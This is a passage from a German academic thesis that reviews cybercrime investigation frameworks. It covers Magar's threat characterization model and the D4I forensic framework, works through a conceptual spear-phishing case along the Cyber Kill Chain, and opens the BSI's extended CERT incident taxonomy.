


Abbildung 19: Cyber Threat Characterization Framework nach *Mager* 2016[146]

[146] Magar, A.: "State-of-the-Art in Cyber Threat Models and Methodologies" (2016), S. 25.

Anhand der Einordnung in das Threat Characterization Framework wurde der Angriff analysiert. Gemäß den folgenden Komponenten wurde der Angriff beschrieben, charakterisiert und wie in Abbildung 20: User Case Anwendung am Cyber Threat Characterization Framework graphisch dargestellt.

- Adversary – Der Gegner kann als Insider-/Outsider-Kombination mit finanzieller Motivation klassifiziert werden. In Bezug auf das Engagement wird der Gegner mit mittlerer Intensität, hoher Tarnung und einem Zeitrahmen von Monaten bis Jahren bewertet. In Bezug auf die Ressourcen gibt es nur zwei Mitarbeiter, aber sie verfügen über ein hohes Maß an Wissen und Zugang.[147]

- Attack – Der Angriff ist facettenreich. Der erste Teil des Angriffs bestand aus der Fernübermittlung eines Skripts oder Programms. Dieser Angriff war manueller Natur und versuchte, die Firewall zu umgehen, um das Finanzmodul zu modifizieren. Der zweite Teil des Angriffs bestand aus einem lokalen Zugriff, bei dem eine Datenexfil-tration erfolgte, um die Zugangsdaten des Rechnungsprüfers zu stehlen. Letztendlich wurden diese Anmeldeinformationen verwendet, um sich als Rechnungsprüfer zu authentifizieren.[148]

- Asset – Das Ziel des Angriffs waren elektronisch verbuchbare Gelder (Millionen von Dollar im betrachteten Zeitraum), auf die über das Finanzmodul zugegriffen wurde. Zwei Sicherheitslücken wurden ausgenutzt, um Zugriff auf diese Gelder zu erhalten: ein zuvor bekannter Fehler in der Konfiguration der Perimeter-Firewall und ein zuvor unbekannter Fehler im Design des Finanzmoduls.[149]

- Effekt – Der Cyber-Effekt des Angriffs kann als Modifikation klassifiziert werden, während der Effekt auf militärische Aktivitäten als Verschlechterung bezeichnet wird. Als Folge des Angriffs werden weniger Mittel für andere Operationen zur Verfügung stehen, was letztendlich die Effektivität der Streitkräfte beeinträchtigen kann.[150]

[147] Magar, A.: "State-of-the-Art in Cyber Threat Models and Methodologies" (2016), S. 30.
[148] Ebd., S. 30-31.
[149] Ebd., S. 31.
[150] Ebd., S. 31.




Abbildung 20: User Case Anwendung am Cyber Threat Characterization Framework[151]

[151] Magar, A.: "State-of-the-Art in Cyber Threat Models and Methodologies" (2016), S. 31.

2.2.3 Aktuelle Methoden der Ermittlung von Cybercrime-Delikten

Zu den bereits aufgeführten Methoden der Ermittlung sollen weitere drei Methoden geprüft werden, deren Inhalte in der Herangehensweise Ähnlichkeiten aufweisen und teilweise bereits vorgestellte Methoden aufgreifen und erweitern.

2.2.3.1 D4I-Digital forensics framework 2020

Eines der aktuellen digitalforensischen Untersuchungsframeworks wurde 2020 unter der Bezeichnung *„D4I - Digital forensics framework for reviewing and investigating cyber attacks“* veröffentlicht. Dieses Framework vereint das bereits aufgeführte Forensic Process Modell nach NIST von 2006 mit dem Cyber Kill Chain-Modell von Lockheed Martin 2010.

Die Untersuchung von *Dimitriadis* et al. adressierten dabei, ähnlich wie diese Arbeit, den Hintergrund, dass aktuelle digitalforensische Modelle und Prozesse den Fokus auf Sicherheitsfunktionen legen, wie etwa den Schutz, die Erkennung, die Reaktion und die Untersuchung von Sicherheitsvorfällen. Dabei wurden Werkzeuge und Ansätze genutzt wie YARA-Regeln[152] und Indicators of Compromise (IoCs).[153] Diese wurden in erster Linie entwickelt, um bei der Prävention, Erkennung und Reaktion zu unterstützen.[154] Vorrangig besteht ihr Einsatz darin, bei der Untersuchung eine Unterstützung zu gewährleisten, um Spuren/Beweise eines Angriffs zu identifizieren und Handlungsanleitungen dahingehend vorzuschlagen, wo Untersuchungen beginnen sollten, nachdem ein Sicherheitsvorfall entdeckt wird.[155]

Der von OASIS Cyber Threat Intelligence (CTI) definierte Structured Threat Information Expression (STIX) Standard etwa ist ein solches Unterstützungswerkzeug. STIX ist eine Struktursprache zur Beschreibung von Cyber-Bedrohungsinformationen im JSON-Format, welches eine einfache Textbeschreibung beinhaltet. STIX hat Indicators of Compromise erweitert, damit diese mit generalisierten Angriffsmodellen wie dem Cyber-Kill-Chain verwendet werden können. Der Standard stellt zudem Objekte bereit, mit denen ein

[152] Culling C.: "Which YARA rules rule: basic or advanced?" (2018).
[153] OASIS: "STIX™ version 2.0. Part 2: STIX objects" (2017).
[154] Hutchins, E; Cloppert, M.; Amin, R.: "Intelligence-Driven Computer Network Defense" (2010).
[155] Robertson, C.: "Indicators of compromise in memory forensics" (2013).

Angriff beschrieben werden kann, zu denen etwa TTPs (Tools, Tactics & Procedures) und Observables (Beobachtungen) zählen.[156]

Für die Durchführung einer Cybercrime-Untersuchung können jedoch sowohl YARA als auch IoCs nicht als forensische Verfahren verwendet werden, da es sich dabei nur um Unterstützungswerkzeuge oder Beschreibungen einzelner Teile der Untersuchungen handelt. Darüber hinaus sind sie nur begrenzt wirksam, wenn die beim Angriff verwendeten TTP im Vorfeld eines Angriffs nicht bekannt sind. Wenn ein Cyber-Angriff in jedem seiner Schritte völlig neue Software und Mechanismen verwendet, können diese Tools nur wenige Ergebnisse für die Untersuchung neuer Cyberangriffe bringen. Letztlich sind sie nicht angriffsagnostisch und reagieren empfindlich auf neue oder geänderte Bedrohungen, beispielsweise im Fall von Zero-Day-Angriffen.[157]

D4I wurde nicht entwickelt, um bestehende digitale forensische Prozesse zu ersetzen, sondern dafür, diese zu ergänzen und zu verbessern. Grundgedanke ist dabei, dass digitalforensische Ermittler während der Untersuchungs- und Analysephasen ihrem bevorzugten digitalen forensischen Prozess in Verbindung mit dem D4I folgen können, ohne dies zu verwerfen. Das D4I-Framework bietet dabei eine schrittweise Methode zur Untersuchung von Cyberangriffen, unabhängig von Art und Weise sowie der Ausgereiftheit eines Angriffs.[158]




Abbildung 21: Schritt-für-Schritt-Methode nach dem D4I-Modell 2020[159]

[156] OASIS: "STIX™ version 2.0. Part 2: STIX objects" (2017).
[157] Dimitriadis, A. et. al: "D4I – Digital forensics framework for reviewing and investigating cyber attacks" (2020), S. 1.
[158] Ebd., S. 2.
[159] Ebd., S. 4.

Das D4I-Framework besteht dabei aus zwei Phasen. Zuerst werden die in der Examination Phase (Untersuchungsphase im Forensic Process-Modell des NIST) ermittelten Artefakte bzw. digitalen Beweisspuren in die sieben Phasen des Cyber Kill Chain eingeordnet, wie dies aus Abbildung 10: Forensic Process Modell nach NIST 2006 und Abbildung 16: Cyber Kill Chain nach Lockheed Martin Corp. 2010 ersichtlich ist. Im Anschluss daran sollen in der vom D4I bereitgestellten Schritt-für-Schritt-Anleitung die Beziehungen zwischen den einzelnen Kategorien des Cyber Kill Chain auf Grund deren Zusammengehörigkeit untersucht werden. Ziel von D4I ist es, Cyber-Angriffe mit der gleichen Abfolge von Schritten zu überprüfen und zu untersuchen, wie sie aufgetreten sind, um ihre digitalen Spuren, also die erzeugten Artefakte, einfach und schnell zu identifizieren und zuzuordnen.[160]

Schritt-für-Schritt-Anleitungsmethode für Untersuchung und Analyse des D4I

Die vorgeschlagene Schritt-für-Schritt-Anleitungsmethode des D4I als Teil des Forensic Process Model des NIST für die Untersuchungs- und Analysephasen besteht aus den folgenden sechs Schritten, wie auch in Abbildung 21: Schritt-für-Schritt-Methode nach dem D4I-Modell 2020 dargestellt:

1. Choose (Auswählen): Wählen Sie eine CKC-Phase.[161]
2. Identify (Identifizieren): Identifizieren Sie alle Artefakte, die zur gewählten CKC-Phase (Untersuchung) gehören, basierend auf der vorgeschlagenen Artefaktkategorisierung.[162]
3. Correlate (Korrelation): Finden Sie Korrelationen zwischen den Artefakten der gewählten CKC-Phase mit Artefakten, die zur gleichen, vorherigen oder nächsten CKC-Phase gehören (NIST-Untersuchung). Artefakte können entweder anhand ihrer Attribute (z. B. Zeitstempel, Name) oder ihres Inhalts (z. B. Code eines Microsoft Word-VBScripts und ADS einer Datei) korreliert werden.[163]
4. Construct Chain of Artefact-CoA (Konstruktion Kette korrelierter Artefakte): Behalten sie jedes Artefakt, das irgendeine Art von Korrelation mit Artefakten aufweist, die zu

[160] Dimitriadis, A. et. al: "D4I – Digital forensics framework for reviewing and investigating cyber attacks" (2020), S. 3.
[161] Ebd., S. 5.
[162] Ebd., S. 5.
[163] Ebd., S. 5.

derselben, vorherigen oder nächsten CKC-Phase gehören, und fügen Sie diese in einer Kette zusammen. Tatsächlich wird eine Analyse durchgeführt, da bereits damit begonnen wird, Schlussfolgerungen zu ziehen.[164]

5. Repeat (Wiederholen): Wiederholen Sie den Vorgang (Schritt 1-4) für alle Phasen des CKC.[165]
6. Analyze Chain of Artefact-CoA (Analyse der korrelierten Artefakte): Analysieren Sie das CoA, um festzustellen, ob es einen Angriff beschreibt (NIST-Analyse). Da ein Angriff den im CKC beschriebenen Phasen folgt, ist diese Kette von Artefakten die Spur, die der Angriff hinterlassen hat.[166]

Die Anwendung des D4I wurde zudem am Beispiel eines Spear-Phishing-Angriffs beschrieben. Dabei wurden zuerst die sieben Kategorien des Cyber Kill Chain betrachtet:

1. Aufklärung: Der Angreifer findet die IP-Adresse der Website der angegriffenen Organisation mithilfe von „whois"-Datenbanken und „tracert". Dann besucht er die Website und lädt ein Microsoft-Office-Dokument (z. B. eine Excel-Datei) herunter. Anschließend nutzt er Datenschutzverletzungen, um die E-Mails der Mitarbeiter der Organisation zu sammeln. Er wählt einen bestimmten Mitarbeiter aus und sammelt Informationen über ihn, indem er eine übliche Suchmaschine und Social-Media-Sites verwendet. Schließlich scannt der Angreifer das Netzwerk der Organisation, um es zu kartieren und potenziell anfällige Dienste zu finden.[167]

2. Bewaffnung: Der Angreifer untersucht das heruntergeladene Dokument und entdeckt eine unbekannte (Zero-Day-)Schwachstelle, die er ausnutzen kann (die meisten APT-Gruppen nutzen Zero-Day-Schwachstellen aus – das sind Schwachstellen, die von der Sicherheitsgemeinschaft noch nicht identifiziert und auch nicht in Schwachstellendatenbanken veröffentlicht wurden, wie die National Vulnerability Database von NIST). Anschließend entwickelt er eine auf die jeweilige Schwachstelle zugeschnittene Malware und erstellt eine scheinbar legitime Datei mit dieser Malware, die an das Opfer gesendet wird.[168]

[164] Dimitriadis, A. et al.: "D4I – Digital forensics framework for reviewing and investigating cyber attacks" (2020), S. 5.
[165] Ebd., S. 5.
[166] Ebd., S. 5.
[167] Ebd., S. 5.
[168] Ebd., S. 5.

3. Zustellung: Der Angreifer sendet eine E-Mail an das Opfer, in der er vorgibt, ein vertrauenswürdiger Dritter zu sein und die oben genannte Malware angehängt hat. Dazu nutzt der Angreifer Informationen über das Opfer, die er in der Reconnaissance CKC-Phase gesammelt hat.[169]

4. Ausnutzung: Der Mitarbeiter erhält eine E-Mail, öffnet die angehängte Datei, die Malware nutzt die Schwachstelle aus und führt sich selbst aus.[170]

5. Installation: Die Malware erstellt ein ADS (Alternate Data Stream), kopiert seinen Code hinein und gewährt dem Hosting-System dauerhafte Persistenz, indem sie einen Registrierungsschlüssel (Run Registry Key) installiert, der das ADS bei jedem Neustart des Systems startet.[171]

6. Command und Control (Befehls- und Kontrollphase): Die Malware baut einen verdeckten Kommunikationskanal zwischen dem kompromittierten System und seinem Ersteller auf und beginnt mit dem Senden von Screenshots.[172]

7. Aktionen zum Ziel: Das Ziel des Angreifers ist abgeschlossen, z. B. Datenexfiltration oder Voranschreiten zur Kompromittierung industrieller Steuerungssysteme.[173]

Unabhängig davon, ob der beschriebene Angriff noch nie dagewesene Tools verwendet (z. B. eine Zero-Day-Schwachstelle in einem Microsoft Office-Dokument, das von der Website des Ziels heruntergeladen wurde), um Sicherheitsmaßnahmen zu umgehen, kann die Vorgehensweise des Angriffs mit dem D4I-Framework aufgearbeitet werden.

[169] Dimitriadis, A. et al.: "D4I – Digital forensics framework for reviewing and investigating cyber attacks" (2020), S. 5.
[170] Ebd., S. 5.
[171] Ebd., S. 5.
[172] Ebd., S. 5.
[173] Ebd., S. 5.

Gemäß der Schritt-für-Schritt Anleitung kann die Einordnung mittels des D4I-Frameworks wie folgt aussehen:

1. Beginnend mit der Untersuchung in der Installation CKC-Phase (D4I-Auswählen) werden Artefakte, die zu dieser Phase gehören, basierend auf der vorgeschlagenen Kategorisierung und Zuordnung identifiziert (D4I-Identifizieren). Darunter wird festgestellt, dass ein Run-Registrierungsschlüssel erstellt wurde, der einen Code startet, welcher sich in einem Alternativen Datenstrom-ADS befindet. Der Schlüssel und der ADS-Stream wurden zum X1-Zeitstempel (D4I-Correlate) erstellt. An diesem Punkt enthält die korrelierte Artefakte-Kette einen Registrierungsschlüssel und ein ADS, das zur Installation CKC-Phase (D4I-Construct CoA) gehört.[174]

[ ], [ ], [ ], [ ], [Registrierungsschlüssel ausführen, ADS], [ ], [ ]

2. Anschließend werden die zur Exploitation CKC-Phase (D4I-Auswählen) gehörenden Artefakte identifiziert (D4I-Identifizieren). Mit dem X1-Zeitstempel wurde festgestellt, dass fast zur gleichen Zeit eine xls-Datei ausgeführt wurde, indem der Ordner untersucht wurde, in dem Microsoft Office temporäre Dateien erstellt (D4I-Correlate). Ab diesem Punkt enthält die korrelierte Artefakte-Kette einen Registrierungsschlüssel, eine ADS- und eine XLS-Datei (D4I-Konstruktion Kette korrelierter Artefakte CoA).[175]

[ ], [ ], [ ], [xls-Datei], [Registrierungsschlüssel ausführen, ADS], [], []

3. Artefakte, die zur CKC-Phase „Delivery"-Zustellung (D4I-Auswählen) gehören, werden basierend auf der vorgeschlagenen Kategorisierung und Zuordnung (D4I-Identifizieren) identifiziert. Nachdem alle diese Artefakte identifiziert wurden, stellt sich heraus, dass dieses xls an eine E-Mail angehängt ist (D4I-Korrelieren). Durch die Analyse dieser E-Mail wird die IP-Adresse, z. B. IP2, gefunden. An diesem Punkt enthält die korrelierte Artefakte-Kette einen Registrierungsschlüssel, ein ADS, eine XLS-Datei und eine E-Mail (D4I-Konstruktion Kette korrelierter Artefakte CoA).[176]

[ ], [ ], [E-Mail], [xls-Datei], [Registrierungsschlüssel ausführen, ADS], [], []

[174] Dimitriadis, A. et. al: "D4I – Digital forensics framework for reviewing and investigating cyber attacks" (2020), S. 5.
[175] Ebd., S. 5.
[176] Ebd., S. 5.

4. Da die Bewaffnungsphase (D4I-Auswählen) normalerweise in den Einrichtungen des Angreifers stattfindet, werden auf dem untersuchten System möglicherweise keine Artefakte gefunden, die zu dieser Phase gehören. Es kann jedoch festgestellt werden, wie der Angreifer diese xls-Datei erstellt hat und ob sie eine Malware enthält, indem diese xls-Datei analysiert wird. Bei letzterem wird festgestellt, dass die xls-Datei eine Malware enthält, die den im ADS-Stream gefundenen Code enthält.[177]

5. Artefakte, die zur Befehls- und Kontrollphase, also der Command und Control Phase (D4I-Auswählen) gehören, werden identifiziert (D4I-Identifizieren). Ein verdeckter Kommunikationskanal mit der IP1-Adresse, der das DNS-Protokoll verwendet, um Bild-Screenshots zu übertragen, wird basierend auf dem im CoA vorhandenen ADS-Code aufgedeckt. Aus dem RAM extrahierte PCAP-Dateien enthüllen Bilddateien, die vom kompromittierten System an die IP1-Adresse (D4I-Correlate) gesendet wurden. An diesem Punkt enthält die korrelierter Artefakte-Kette einen Registrierungsschlüssel, ein ADS, eine XLS-Datei, eine E-Mail und eine IP-Adresse (PCAP) (D4I-Konstruktion Kette korrelierter Artefakte CoA).[178]

[ ], [ ], [E-Mail], [xls-Datei], [Registrierungsschlüssel ausführen, ADS], [IP], []

6. Die Aufklärungsphase wird ausgewählt (D4I-Choose) und ihre Artefakte werden identifiziert, indem der vorgeschlagenen Kategorisierung und Kartierung von Artefakten gefolgt wird. Die IP1-Adresse aus „Windows-Firewall-Protokolldateien“ wird identifiziert und IP2 wird auch in den Protokolldateien des Webservers gefunden (D4I-Konstruktion Kette korrelierter Artefakte). [179]

[Protokolldateien], [ ], [E-Mail], [xls-Datei], [Registrierungsschlüssel ausführen, ADS], [IP], [ ]

7. Aktionen zu Zielen (D4I-Auswählen): Aus dem RAM extrahierte PCAP-Dateien (D4I-Identifizieren) zeigen die Exfiltration zahlreicher Bilddateien, was die in Schritt 5 getroffene Schlussfolgerung beweist (D4I-Konstruktion Kette korrelierter Artefakte).[180]

[Protokolldateien], [ ], [E-Mail], [xls-Datei], [Registrierungsschlüssel ausführen, ADS], [IP], [Bilddateien]

[177] Dimitriadis, A. et. al: "D4I – Digital forensics framework for reviewing and investigating cyber attacks" (2020), S. 6.
[178] Ebd., S. 6.
[179] Ebd., S. 6.
[180] Ebd., S. 6.




Abbildung 22: D4I-Framework-Attack-Visualisierung (Modus Operandi)[181]

Der Angriff wurde Schritt für Schritt unter Anwendung des D4I-Frameworks untersucht. Dabei wurde festgestellt, dass ein Phishing-E-Mail-Angriff mit dem Ziel stattfand, Daten mittels Screenshots des kompromittierten Systems zu exfiltrieren. Die mit dem beschriebenen Verfahren korrelierten Ergebnisse können letztlich visualisiert werden, um den forensischen Ermittlern Hilfestellungen bei der vergleichenden Analyse ähnlich gelagerter Fallkonstellationen zu geben.

2.2.3.2 Erweiterte CERT Taxonomie des BSI 2011

Der Leitfaden IT-Forensik des BSI gibt an, dass ein (Sicherheits-) Vorfall systematisch beschrieben werden muss, um ihn erfolgreich aufklären zu können. Dazu verweist das BSI auf die CERT-Taxonomie[182] von *Howard* und *Longstaff* aus dem Jahr 1998 und deren Erweiterung durch *Kiltz* et al.[183] 2007. Im Rahmen einer Vorfallbehandlung adressiert die ursprüngliche CERT-Taxonomie vorsätzliche Handlungen. „Zufällige Betriebsstörungen

[181] Dimitriadis, A. et al.: "D4I - Digital forensics framework for reviewing and investigating cyber attacks" (2020), S. 6.
[182] Howard, J.D.; Longstaff, T.A.: "A Common Language for Computer Security Incidents" (1998).
[183] Kiltz, S.; Lang, A.; Dittmann, J.: "Taxonomy for Computer Security Incidents" (2007).

und der Ausfall bzw. das Fehlverhalten von Hard- und Software sind nicht Teil der Taxonomie.“[184] Mit einem Minimum an abstrakt zu beschreibenden Begriffen, welche die Klassifizierung von Sicherheitsverletzungen (sogenannten Vorfällen) in der Taxonomie widerspiegelt, sollen die Vorfälle so präzise wie möglich beschrieben und die Abwehr und Erkennung darauf abgestimmt aufgebaut werden.

